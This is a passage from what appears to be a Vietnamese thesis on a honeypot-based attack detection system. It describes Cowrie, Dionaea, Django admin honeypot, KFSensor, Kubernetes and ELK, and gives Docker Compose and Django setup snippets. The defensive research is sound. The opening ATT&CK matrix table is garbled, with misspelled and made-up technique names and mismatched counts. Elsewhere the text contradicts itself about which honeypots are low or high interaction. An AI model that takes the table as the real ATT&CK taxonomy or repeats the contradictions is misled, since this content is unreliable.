|--|--|---|--|--|---|--|---|---------------|------------------|---------------|---------------------|--------------|---------------|
| 10 techniques | 7 techniques | 9 techniques | 12 techniques | 19 techniques | 13 techniques | 40 techniques | 15 techniques | 29 techniques | 9 techniques | 17 techniques | 16 techniques | 9 techniques | 13 techniques |
| Active Scanning (1) Gather Victim Host Information (1) Gather Victim Identity (1) Gather Victim Network Information (2) Gather Victim Org Information (1) Phishing for Information (2) Search Closed Sources (2) Search Open Technical Details (1) Search Open Websites/Domains (2) Search Victim-Owned Resources (1) | Acquire Infrastructure (1) Compromise Assets (1) Comromise Credentials (1) External Remote Persistence (1) Exploit Additional Targets (1) Replication Through Removable Media (1) Stage Capabilities (2) Valid Accounts (6) | Drive-by Compromise (1) Explicit Public-Facing Infrastructure (1) External Remote Persistence (1) Exploit Container (1) Gain or Logon Initialization Script (2) Native API (1) Shared Modules (1) Software Deployment (1) System Services (1) User Execution (1) Windows Management Instrumentation (1) | Command and Scripting Languages (1) Container Administration Command (1) BITS-Jobs (1) Access Token Manipulation (2) Bits Image on Host (1) Decompress/Decode Files or Scripts (1) Deploy Container (1) Direct Volume Access (1) Domain Policy Modification (1) Escape to Host (1) Execute Guardrails (1) Exploitation for Defense (1) Event Triggered Execution (1) Exploitation for Privilege Escalation (1) Hijack Execution Thread (1) Insert Internal Image (1) Modify Authentication Process (1) Office Application (1) Pre-OS Root (1) Scheduled Task/Job (2) Server Software Configuration (1) Traffic Signaling (1) Valid Accounts (18) | Abuse Elevation Control Mechanism (1) Abuse Token Manipulation (2) Brute Force (1) Credentials from Password Manager (1) Exploit for Credential Access (1) Focused Authentication (1) Forge Web Cookies (1) Input Capture (1) Modify Authentication (1) Modify Application Settings (1) Network Sniffing (1) OS Credential Dumping (1) Steal Application Configuration (1) Steal or Forge Application Configuration (1) Steal Web Session Cookies (1) Two-Factor Authentication Interception (1) Use Alternate Authentication Credentials (1) Use Shared Credential (1) Use Weak Credentials (1) | Adversary-in-the-Middle (1) Application Window Discovery (1) Internal Spoofing (1) Lateral Tunneler (1) Remote Service Discovery (1) Replication Through Removable Media (1) Software Deployment (1) Taint Shared Content (1) Use Alternative Authentication Methods (1) Use Data from Cloud Services (1) Use Data from Local System (1) Use Data from Network Share (1) Use Data from Removable Medium (1) Use Data Steal (1) Use Email Collection (1) Use Input Capture (1) Use Screen Capture (1) Use Video Capture (1) | Adversary-in-the-Middle (1) Application Layer Automation (1) Application Layer Data Transfer (1) Application Layer Data Transfer Size Limits (1) Application Layer Data Encrypted for Impact (1) Application Layer Data Manipulation (1) Application Layer Performance (1) Application Layer Persistence (1) Application Layer Resource Leaking (1) Application Layer Replication (1) Application Layer Transfer (1) Application Layer Transfer Over Alternative Channel (1) Application Layer Data Encoding (1) Application Layer Data Obfuscation (1) Application Layer Dynamic Resolution (1) Application Layer Encrypted Channel (1) Application Layer Firewall (1) Application Layer Firewall Rule (1) Application Layer Firewall Rule Transfer (1) Application Layer Physical Medium (1) Application Layer Multi-Stage Obfuscation (1) Application Layer Non-Application Layer Protocol (1) Application Layer Scheduled Transfer (1) Application Layer Transfer Data to Cloud Account (1) | Automated Application (1) Data Destruction (1) Data Encrypted for Impact (1) Data Manipulation (1) Disk Wipe (1) Endpoint Denial of Service (1) Endpoint Denial of Service (2) Firmware Corruption (1) Initial System Recovery (1) Initial System Recovery (2) Resource Hijacking (1) Service Stop (1) System Shutdown/Reboot (1) | | | | | | |

Hình 2.1: ATT&CK Matrix cho doanh nghiệp

2.3. Tấn công có chủ đích

APT (Advanced Persistent Threat) là một chiến dịch tấn công tinh vi và có chủ đích, trong đó kẻ tấn công, hoặc nhóm tấn công, thiết lập một sự hiện diện bền vững và bất hợp pháp trong mạng của nạn nhân nhằm thu thập hoặc khai thác dữ liệu nhạy cảm trong một khoảng thời gian dài. Các mục tiêu của các cuộc tấn công này thường là các tổ chức lớn hoặc các mạng lưới chính phủ, với các hậu quả nghiêm trọng như đánh cắp tài sản trí tuệ, thông tin cá nhân của người dùng, phá hoại cơ sở hạ tầng quan trọng, hoặc thậm chí là chiếm quyền kiểm soát toàn bộ hệ thống của nạn nhân. APT khác biệt với các mối đe dọa mạng thông thường ở chỗ tính chất tấn công của nó không phải là một cuộc tấn công nhanh chóng mà là một quá trình kéo dài, có tính kế hoạch và được thực hiện thủ công nhằm thu thập thông tin và duy trì sự hiện diện trong môi trường mục tiêu mà không bị phát hiện.

2.4. Honeypot

2.4.1. Cowrie

Cowrie [3] là một honeypot SSH và Telnet được thiết kế để ghi nhận và phân tích các cuộc tấn công brute force cũng như hành vi tương tác với shell của kẻ tấn công. Với cấu trúc tương tác trung bình và cao, Cowrie cung cấp hai chế độ vận hành chính.

Trong chế độ tương tác trung bình, Cowrie mô phỏng một hệ thống UNIX thông qua Python, cung cấp một môi trường giả lập với hệ thống tập tin giả. Hệ thống này bao gồm các tệp cơ bản như /etc/passwd để đánh lừa kẻ tấn công và hỗ trợ việc phân tích hành vi truy cập. Trong khi đó, ở chế độ tương tác cao, Cowrie hoạt động như một proxy cho SSH và Telnet, giúp ghi nhận chi tiết các thao tác mà kẻ tấn công thực hiện trên một hệ thống đích thật sự.

Một số tính năng nổi bật của Cowrie bao gồm: khả năng lưu trữ và phân tích các tệp tin được tải xuống hoặc tải lên thông qua SFTP và SCP, ghi nhận các lệnh thực thi qua SSH, và hỗ trợ logging chi tiết dưới định dạng JSON, giúp tích hợp dễ dàng với các hệ thống quản lý log như ELK stack. Hơn nữa, Cowrie còn hỗ trợ ghi nhận các kết nối TCP trực tiếp cũng như chuyển tiếp các kết nối SMTP đến honeypot chuyên dụng như Mailoney để giám sát lưu lượng.

Được triển khai qua Docker, Cowrie cho phép cấu hình nhanh chóng và dễ dàng thông qua các biến môi trường hoặc các tệp cấu hình như cowrie.cfg. Các log phiên làm việc của kẻ tấn công được lưu trữ dưới định dạng UML, có thể phát lại để phân tích chi tiết bằng công cụ tích hợp playlog. Tất cả các yếu tố trên làm cho Cowrie trở thành một công cụ mạnh mẽ và linh hoạt trong việc nghiên cứu và đối phó với các mối đe dọa.

2.4.2. Dionaea

Dionaea [14] là một honeypot tương tác thấp, một dự án được phát triển trong khuôn khổ Google Summer of Code 2009 của The Honeynet Project, là một honeypot tiên tiến được thiết kế để bẫy và phân tích các mã độc khai thác lỗ hổng bảo mật trong các dịch vụ mạng. Là người kế nhiệm của Nepenthes, Dionaea không chỉ cải tiến về mặt tính năng mà còn mở rộng đáng kể phạm vi ứng dụng thông qua việc tích hợp các công nghệ hiện đại như hỗ trợ IPv6, giao thức TLS và phát hiện shellcode bằng LibEmu. Mục tiêu cốt lõi của Dionaea là thu thập mã độc để phục vụ cho nghiên cứu bảo mật, đồng thời cung cấp một cái nhìn sâu sắc hơn về cách thức hoạt động của các cuộc tấn công.

Khác với các honeypot truyền thống, Dionaea sử dụng kiến trúc mô-đun với Python làm ngôn ngữ scripting chính, cho phép mô phỏng linh hoạt các giao thức mạng như SMB, HTTP/HTTPS, FTP, TFTP, MSSQL và VoIP. Trong số đó, SMB được xem là giao thức trọng tâm do tần suất xuất hiện các lỗ hổng nghiêm trọng và mức độ phổ biến trong các cuộc tấn công. Mỗi giao thức đều được thiết kế nhằm mô phỏng một môi trường mạng thực tế, tạo điều kiện cho mã độc khai thác các điểm yếu và từ đó thu thập được các payload quan trọng.

Về mặt bảo mật, Dionaea nhận thức rõ rủi ro của việc triển khai các dịch vụ mạng giả lập. Để giảm thiểu nguy cơ bị khai thác, hệ thống được vận hành trong một môi trường hạn chế, không sử dụng đặc quyền quản trị và được cài đặt thông qua cơ chế chroot. Hơn nữa, việc phân tách tiến trình giữa các tác vụ yêu cầu quyền hạn cao và tiến trình chính giúp hạn chế khả năng leo thang đặc quyền nếu bị tấn công.

Một trong những đặc điểm nổi bật của Dionaea là khả năng phát hiện và phân tích shellcode thông qua LibEmu, một máy ảo giả lập chuyên dụng. Công nghệ này cho phép Dionaea không chỉ ghi nhận các payload mà còn thực thi chúng trong môi trường an toàn để lập hồ sơ hành vi. Các shellcode được xử lý, từ các payload đơn giản như kết nối ngược hoặc tải xuống tệp qua HTTP, đến

các payload phức tạp hơn bao gồm nhiều giai đoạn, đều được phân tích chi tiết. Điều này không chỉ cung cấp thông tin về mã độc mà còn cho phép hiểu rõ hơn các chiến lược tấn công của kẻ xâm.

Hệ thống log của Dionaea cũng được thiết kế để tối ưu hóa quá trình thu thập và phân tích dữ liệu. Thay vì chỉ ghi nhận thông tin vào các tệp văn bản, Dionaea sử dụng một cơ chế xử lý sự kiện gọi là “incident handlers,” cho phép lưu trữ thông tin về các cuộc tấn công vào cơ sở dữ liệu SQLite. Các thông tin này bao gồm lỗ hổng bị khai thác, thời gian, địa chỉ của kẻ tấn công, và các shellcode hoặc tệp tải xuống liên quan. Bên cạnh đó, Dionaea có thể tích hợp với các hệ thống giám sát bên ngoài như XMPP để mở rộng phạm vi quản lý log trong môi trường mạng lớn.

Những mã độc thu thập được bởi Dionaea có thể được lưu trữ tại chỗ hoặc gửi đến các dịch vụ phân tích bên ngoài như VirusTotal hay CWSandbox để đánh giá chi tiết hơn. Việc này không chỉ hỗ trợ việc nghiên cứu bảo mật mà còn đóng góp vào việc phát triển các chiến lược phòng thủ hiệu quả hơn.

2.4.3. Django admin honeypot

Django admin honeypot [6] là một giải pháp bảo mật tương tác thấp được thiết kế nhằm mô phỏng giao diện đăng nhập quản trị viên của Django, với mục tiêu ghi nhận và phân tích các nỗ lực truy cập trái phép. Honeypot này hoạt động như một cơ chế phòng thủ thụ động, tập trung vào việc thu thập thông tin và cảnh báo quản trị viên về các hoạt động có khả năng độc hại. Nó không tương tác trực tiếp với kẻ tấn công ngoài việc ghi lại thông tin truy cập và hành vi, phù hợp với các hệ thống không yêu cầu thu thập thông tin chuyên sâu từ kẻ xâm nhập.

Django admin honeypot tạo ra một trang đăng nhập giả mạo mà ngay cả khi cung cấp thông tin đăng nhập chính xác, người dùng vẫn không thể truy cập vào hệ thống thực. Thay vào đó, mọi yêu cầu gửi đến trang này, bao gồm thông tin về các lần thử đăng nhập, đều được ghi lại. Những thông tin này có

thể được quản trị viên phân tích để phát hiện các mô hình tấn công, thông tin IP, và hành vi của kẻ tấn công.

Ứng dụng yêu cầu môi trường Python 3.x và được tích hợp trực tiếp vào các dự án Django như một ứng dụng con. Sau khi cài đặt, trang đăng nhập giả mạo sẽ thay thế trang thật, trong khi trang quản trị thật được bảo vệ và truy cập qua một đường dẫn bí mật khác. Quá trình cài đặt bao gồm việc tạo môi trường ảo, sau đó sẽ tích hợp ứng dụng vào dự án Django.

2.4.4. Kfsensor honeypot

KFSensor [8] là một công cụ honeypot hiện đại, là một loại honeypot tương tác trung bình được thiết kế nhằm cung cấp các chức năng tiên tiến để giám sát, phát hiện, và phân tích các mối đe dọa an ninh mạng thông qua việc mô phỏng các dịch vụ mạng và thu thập dữ liệu từ các cuộc tấn công. Với giao diện đồ họa người dùng thân thiện và cấu hình sẵn, KFSensor phù hợp với nhiều môi trường doanh nghiệp mà không yêu cầu quá trình cấu hình phức tạp.

Hệ thống này hoạt động bằng cách giám sát tất cả các cổng TCP và UDP, bao gồm cả ICMP, và có thể tái hiện hoạt động của các ứng dụng máy chủ Windows như một phần của cấu hình honeypot. Một trong những tính năng nổi bật của KFSensor là khả năng kết hợp công cụ phát hiện xâm nhập dựa trên chữ ký (signature-based IDS) với mô hình honeypot, cho phép phát hiện và ghi nhận các cuộc tấn công một cách chi tiết mà không làm ảnh hưởng đáng kể đến hiệu suất hệ thống. Ngoài ra, công cụ này còn hỗ trợ nhiều kiểu mô phỏng dịch vụ như HTTP, HTTPS, SMTP, SQL Server, MySQL, và NetBIOS, với khả năng cấu hình linh hoạt để tạo ra các kịch bản honeypot khác nhau.

KFSensor cung cấp khả năng giám sát từ xa, cho phép quản trị và theo dõi nhiều honeypot trên mạng từ một giao diện tập trung. Điều này được thực hiện thông qua việc sử dụng cơ chế mã hóa RSA 3072-bit và AES 256-bit, đảm bảo tính bảo mật cao trong truyền thông. Công cụ này còn tích hợp các tính năng như bộ máy quy tắc IDS có thể cập nhật dễ dàng, khả năng ghi nhận các sự

kiện chi tiết, và các cơ chế báo động tùy chỉnh qua email, SysLog, hoặc ứng dụng bên ngoài.

Ngoài ra, KFSensor hỗ trợ tích hợp với các hệ thống quản lý sự kiện và thông tin bảo mật (SIEM) như ArcSight và Qradar, giúp nâng cao khả năng phân tích và phản hồi trước các mối đe dọa. Công cụ cũng có khả năng tạo các báo cáo chi tiết, từ phân tích theo thời gian, lượt tấn công trên các cổng, đến thống kê các nguồn tấn công phổ biến, hỗ trợ tốt cho việc nghiên cứu và đánh giá các rủi ro bảo mật trong môi trường mạng.

2.5. Kubernetes

Kubernetes [9] là một nền tảng nguồn mở, khả chuyển, có thể mở rộng để quản lý các ứng dụng được đóng gói và các service, giúp thuận lợi trong việc cấu hình và tự động hóa việc triển khai ứng dụng. Kubernetes là một hệ sinh thái lớn và phát triển nhanh chóng. Các dịch vụ, sự hỗ trợ và công cụ có sẵn rộng rãi.

Tên gọi Kubernetes có nguồn gốc từ tiếng Hy Lạp, có ý nghĩa là người lái tàu hoặc hoa tiêu. Google mở mã nguồn Kubernetes từ năm 2014. Kubernetes xây dựng dựa trên một thập kỷ rưỡi kinh nghiệm mà Google có được với việc vận hành một khối lượng lớn workload trong thực tế, kết hợp với các ý tưởng và thực tiễn tốt nhất từ cộng đồng.

thời kỳ triển khai theo cách truyền thống: Ban đầu, các ứng dụng được chạy trên các máy chủ vật lý. Không có cách nào để xác định ranh giới tài nguyên cho các ứng dụng trong máy chủ vật lý và điều này gây ra sự cố phân bổ tài nguyên. Ví dụ, nếu nhiều ứng dụng cùng chạy trên một máy chủ vật lý, có thể có những trường hợp một ứng dụng sẽ chiếm phần lớn tài nguyên hơn và kết quả là các ứng dụng khác sẽ hoạt động kém đi. Một giải pháp cho điều này sẽ là chạy từng ứng dụng trên một máy chủ vật lý khác nhau. Nhưng giải pháp này không tối ưu vì tài nguyên không được sử dụng đúng mức và rất tốn kém cho

các tổ chức để có thể duy trì nhiều máy chủ vật lý như vậy.

thời kỳ triển khai ảo hóa: Như một giải pháp, ảo hóa đã được giới thiệu. Nó cho phép bạn chạy nhiều Máy ảo (VM) trên CPU của một máy chủ vật lý. Ảo hóa cho phép các ứng dụng được cài đặt giữa các VM và cung cấp mức độ bảo mật vì thông tin của một ứng dụng không thể được truy cập tự do bởi một ứng dụng khác.

Ảo hóa cho phép sử dụng tốt hơn các tài nguyên trong một máy chủ vật lý và cho phép khả năng mở rộng tốt hơn vì một ứng dụng có thể được thêm hoặc cập nhật dễ dàng, giảm chi phí phần cứng và hơn thế nữa. Với ảo hóa, bạn có thể có một tập hợp các tài nguyên vật lý dưới dạng một cụm các máy ảo sẵn dùng.

Mỗi VM là một máy tính chạy tất cả các thành phần, bao gồm cả hệ điều hành riêng của nó, bên trên phần cứng được ảo hóa.

thời kỳ triển khai Container: Các container tương tự như VM, nhưng chúng có tính cài đặt để chia sẻ Hệ điều hành giữa các ứng dụng. Do đó, container được coi là nhẹ. Tương tự như VM, một container có hệ thống tệp, CPU, bộ nhớ, process space, v.v. Khi chúng được tách rời khỏi cơ sở hạ tầng bên dưới, chúng có thể khả chuyển trên cloud hoặc các bản phân phối Hệ điều hành.

Các container đã trở nên phổ biến vì chúng có thêm nhiều lợi ích, chẳng hạn như:

- Tạo mới và triển khai ứng dụng Agile: gia tăng tính dễ dàng và hiệu quả của việc tạo các container image so với việc sử dụng VM image.
- Phát triển, tích hợp và triển khai liên tục: cung cấp khả năng build và triển khai container image thường xuyên và đáng tin cậy với việc rollbacks dễ dàng, nhanh chóng.
- Phân biệt giữa Dev và Ops: tạo các images của các application container tại thời điểm build/release thay vì thời gian triển khai, do đó phân tách các ứng dụng khỏi hạ tầng.

- Khả năng quan sát không chỉ hiển thị thông tin và các metric ở mức Hệ điều hành, mà còn cả application health và các tín hiệu khác.
- Tính nhất quán về môi trường trong suốt quá trình phát triển, testing và trong production: Chạy tương tự trên laptop như trên cloud.
- Tính khả chuyển trên cloud và các bản phân phối HĐH: Chạy trên Ubuntu, RHEL, CoreOS, on-premises, Google Kubernetes Engine và bất kì nơi nào khác.
- Quản lý tập trung ứng dụng: Tăng mức độ trùu tượng từ việc chạy một Hệ điều hành trên phần cứng ảo hóa sang chạy một ứng dụng trên một HĐH bằng logical resources.
- Các micro-services phân tán, elastic: ứng dụng được phân tách thành các phần nhỏ hơn, độc lập và thể được triển khai và quản lý một cách linh hoạt, chứ không phải một app nguyên khối (monolithic).
- Cô lập các tài nguyên: dự đoán hiệu năng ứng dụng
- Sử dụng tài nguyên: hiệu quả

2.6. ELK stack

ELK Stack [5], viết tắt của Elasticsearch, Logstash và Kibana, là một nền tảng phân tích dữ liệu tích hợp mã nguồn mở được thiết kế để thu thập, xử lý, lưu trữ và trực quan hóa dữ liệu. Thành phần cốt lõi của ELK Stack bao gồm Elasticsearch, một hệ thống lưu trữ và tìm kiếm dữ liệu phi cấu trúc dựa trên Apache Lucene, Logstash, một công cụ trung gian xử lý và chuyển đổi dữ liệu theo thời gian thực, và Kibana, một giao diện trực quan hóa dữ liệu.

ELK Stack đặc biệt nổi bật trong các ứng dụng phân tích dữ liệu lớn nhờ khả năng xử lý dữ liệu phi cấu trúc và dữ liệu streaming với độ trễ thấp, đồng thời cung cấp các công cụ mạnh mẽ để phân tích và hiển thị thông tin trong thời

gian thực. Nền tảng này thường được triển khai trong các lĩnh vực như giám sát an ninh mạng, phân tích nhật ký hệ thống và hỗ trợ ra quyết định dựa trên dữ liệu. Với kiến trúc linh hoạt và khả năng mở rộng cao, ELK Stack trở thành một công cụ phổ biến không chỉ trong các nghiên cứu học thuật mà còn trong các hệ thống công nghiệp hiện đại.




Hình 2.2: Cơ chế hoạt động của ELK Stack

- Đầu tiên, log sẽ được đưa đến Logstash. (Thông qua nhiều con đường, ví dụ như server gửi UDP request chứa log tới URL của Logstash, hoặc Beat đọc file log và gửi lên Logstash)
- Logstash sẽ đọc những log này, thêm những thông tin như thời gian, IP, parse dữ liệu từ log (server nào, độ nghiêm trọng, nội dung log) ra, sau đó ghi xuống database là Elasticsearch.
- Khi muốn xem log, người dùng vào URL của Kibana. Kibana sẽ đọc thông tin log trong Elasticsearch, hiển thị lên giao diện cho người dùng dùng query và xử lý.

CHƯƠNG 3. PHƯƠNG PHÁP ĐỀ XUẤT

3.1. Mô hình tổng quan



Hình 3.1: Mô hình tổng quan.

Hệ thống phát hiện tấn công trong môi trường mạng đề xuất sử dụng một

cấu trúc honeypot đa lớp, nhằm mô phỏng và phân tích các cuộc tấn công mạng. Cấu trúc hệ thống này bao gồm ba phần chính: honeypot ngoài tường lửa, honeypot phía sau tường lửa, và honeypot trong mạng nội bộ, cùng với sự hỗ trợ của Kubernetes và các công cụ bảo mật như Web Application tường lửa (WAF) [12] và tường lửa.

Honeypot ngoài tường lửa: Các honeypot này được triển khai bên ngoài tường lửa để mô phỏng các cuộc tấn công từ các giao thức phổ biến như SSH và Telnet, cũng như các cuộc tấn công phần mềm độc hại. Trong hệ thống này, có thể phân biệt giữa hai loại honeypot:

Low Interaction Honeypot (Cowrie): Loại honeypot này chỉ mô phỏng một số chức năng cơ bản của hệ thống mục tiêu, cho phép thu thập thông tin về các kỹ thuật tấn công mà không tạo điều kiện cho kẻ tấn công thực hiện các hành động phức tạp. **High Interaction Honeypot (Dionaea):** Loại honeypot này mô phỏng một hệ thống thực tế với độ tương tác cao hơn, cho phép kẻ tấn công thực hiện các hành động sâu và từ đó cung cấp dữ liệu chi tiết hơn về các chiến thuật và công cụ tấn công.

Honeypot phía sau tường lửa: Các honeypot này được triển khai trong môi trường mạng nội bộ, sau tường lửa, nhằm phát hiện các cuộc tấn công sau khi các biện pháp bảo vệ ban đầu đã bị vượt qua. Các loại honeypot trong phần này bao gồm:

Database Honeypot (mysql-honeypotd): Mô phỏng một hệ quản trị cơ sở dữ liệu, như MySQL, nhằm phát hiện các cuộc tấn công vào cơ sở dữ liệu, ví dụ như SQL injection. Các honeypot này thường có tính tương tác thấp (low interaction) và chỉ cho phép kẻ tấn công thực hiện các thao tác hạn chế.

Web Honeypot (django web admin honeypot): Mô phỏng một ứng dụng web, có thể được cấu hình theo các điểm yếu phổ biến trong danh sách Top 10 OWASP, nhằm phát hiện các cuộc tấn công web như Cross-Site Scripting (XSS) hay SQL Injection. Loại honeypot này có tính tương tác cao (high interaction), cho phép kẻ tấn công tương tác trực tiếp với ứng dụng web và thu thập thông

tin về các cuộc tấn công.

Honeypot trong mạng nội bộ (Kfsensor): Đây là các honeypot được triển khai trong môi trường mạng nội bộ, với mục đích phát hiện và phân tích các cuộc tấn công vào các hệ thống trong mạng nội bộ. Những honeypot này có thể mô phỏng các hệ điều hành như Windows, đồng thời cho phép kẻ tấn công thực hiện các thao tác với mức độ tương tác cao (high interaction), từ đó cung cấp dữ liệu chi tiết về hành vi xâm nhập.

Hệ thống Kubernetes (K8s): Hệ thống này sử dụng Kubernetes để quản lý và triển khai các container. Một node Kubernetes duy nhất được sử dụng để triển khai các thành phần của hệ thống, bao gồm:

Pot (Web thực): Là ứng dụng web thật được triển khai trong container, có thể là một phần của hệ thống mục tiêu hoặc một dịch vụ thực tế.

Web Application tường lửa (WAF): Sử dụng Nginx Ingress kết hợp với Mod-Security, WAF có vai trò bảo vệ hệ thống khỏi các tấn công ứng dụng web, đồng thời quản lý các yêu cầu đến và đi, cung cấp khả năng load balancing và cấp domain cho các dịch vụ trong Kubernetes.

Tường lửa (tường lửa) - PfSense: PfSense là một công cụ tường lửa mạnh mẽ được triển khai trong hệ thống để bảo vệ các tài nguyên mạng. Vai trò chính của PfSense là kiểm soát và bảo vệ các lưu lượng mạng, chỉ cho phép các kết nối hợp lệ đi qua và ngăn chặn các tấn công từ bên ngoài.

3.2. Xây dựng hệ thống

Hệ thống được xây dựng với các thành phần chính bao gồm: honeypot, tường lửa, và WAF tích hợp trên môi trường Kubernetes. Mục tiêu của thiết kế này là tạo ra một môi trường thử nghiệm và bảo vệ hiệu quả, đồng thời cung cấp công cụ phân tích các cuộc tấn công mạng để tối ưu hóa các quy tắc bảo mật cho tường lửa.

3.2.1. Bên ngoài internet

Honeypot Cowrie tập trung vào mô phỏng các giao thức SSH và Telnet, trong khi đó, Dionaea nhắm đến các dịch vụ dễ bị khai thác như HTTP, FTP và SMB.

- Cowrie và dionaea

Cowrie Docker Compose

```
version: '3.8'

services:
  cowrie:
    image: cowrie/cowrie
    container_name: cowrie
    volumes:
      - ./session-logs:/cowrie/cowrie-git/var/lib/cowrie/
        tty/
      - ./user-files:/cowrie/cowrie-git/var/lib/cowrie/
        downloads/
      - ./cowrie/cowrie.json:/cowrie/cowrie-git/var/log/
        cowrie/cowrie.json
      - ./cowrie/cowrie.log:/cowrie/cowrie-git/var/log/
        cowrie/cowrie.log
      - ./motd:/cowrie/cowrie-git/honeyfs/etc/motd
      - ./cowrie.cfg:/cowrie/cowrie-git/etc/cowrie.cfg
      - ./fs.pickle:/cowrie/cowrie-git/src/cowrie/data/fs
        .pickle
    ports:
      - "2222:2222" # SSH port
      - "2223:2223" # Telnet port
```

Dionaea Docker Compose

```
version: '3.8'

services:
  dionaea:
    image: dinotools/dionaea
    container_name: dionaea
    restart: always
    ports:
      - "21:21"
      - "42:42"
      - "69:69/udp"
      - "80:80"
      - "135:135"
      - "443:443"
      - "445:445"
      - "1433:1433"
      - "1723:1723"
      - "1883:1883"
      - "1900:1900/udp"
      - "3306:3306"
      - "5060:5060"
      - "5060:5060/udp"
      - "5061:5061"
      - "11211:11211"
    volumes:
      - ./dionaea-config:/opt/dionaea/etc
      - ./dionaea-data:/opt/dionaea/var/lib
      - ./dionaea-logs:/opt/dionaea/var/log
```

3.2.2. Phía sau tường lửa

- Django admin honeypot

tường lửa đóng vai trò là lớp bảo vệ đầu tiên, ngăn chặn phần lớn các luồng lưu lượng không hợp lệ, trong khi honeypot là lớp thứ hai để giám sát và ghi nhận các luồng tấn công đã vượt qua tường lửa. Điều này cung cấp dữ liệu thực nghiệm cho việc đánh giá hiệu quả của tường lửa và xây dựng các lớp bảo mật kế tiếp.

Đầu tiên, sử dụng pip để cài đặt ứng dụng django-admin-honeypot vào môi trường Django.

```
pip install django-admin-honeypot
```

Sau khi cài đặt, bạn cần thêm ứng dụng admin_honeypot vào danh sách INSTALLED_APPS trong tệp cấu hình settings.py của dự án Django.

```
INSTALLED_APPS = [
    ...
    'admin_honeypot',
    ...
]
```

Tiếp theo, cần điều chỉnh tệp urls.py của dự án để bao gồm đường dẫn tới màn hình đăng nhập giả của ứng dụng. Thêm dòng mã sau vào tệp urls.py:


```
urlpatterns = [
    ...
    path('admin/', include('admin_honeypot.urls',
                           namespace='admin_honeypot')),
    path('secret/', admin.site.urls),
]
```

Để hoàn tất việc cấu hình, chạy lệnh migrate để áp dụng các thay đổi vào cơ sở dữ liệu.

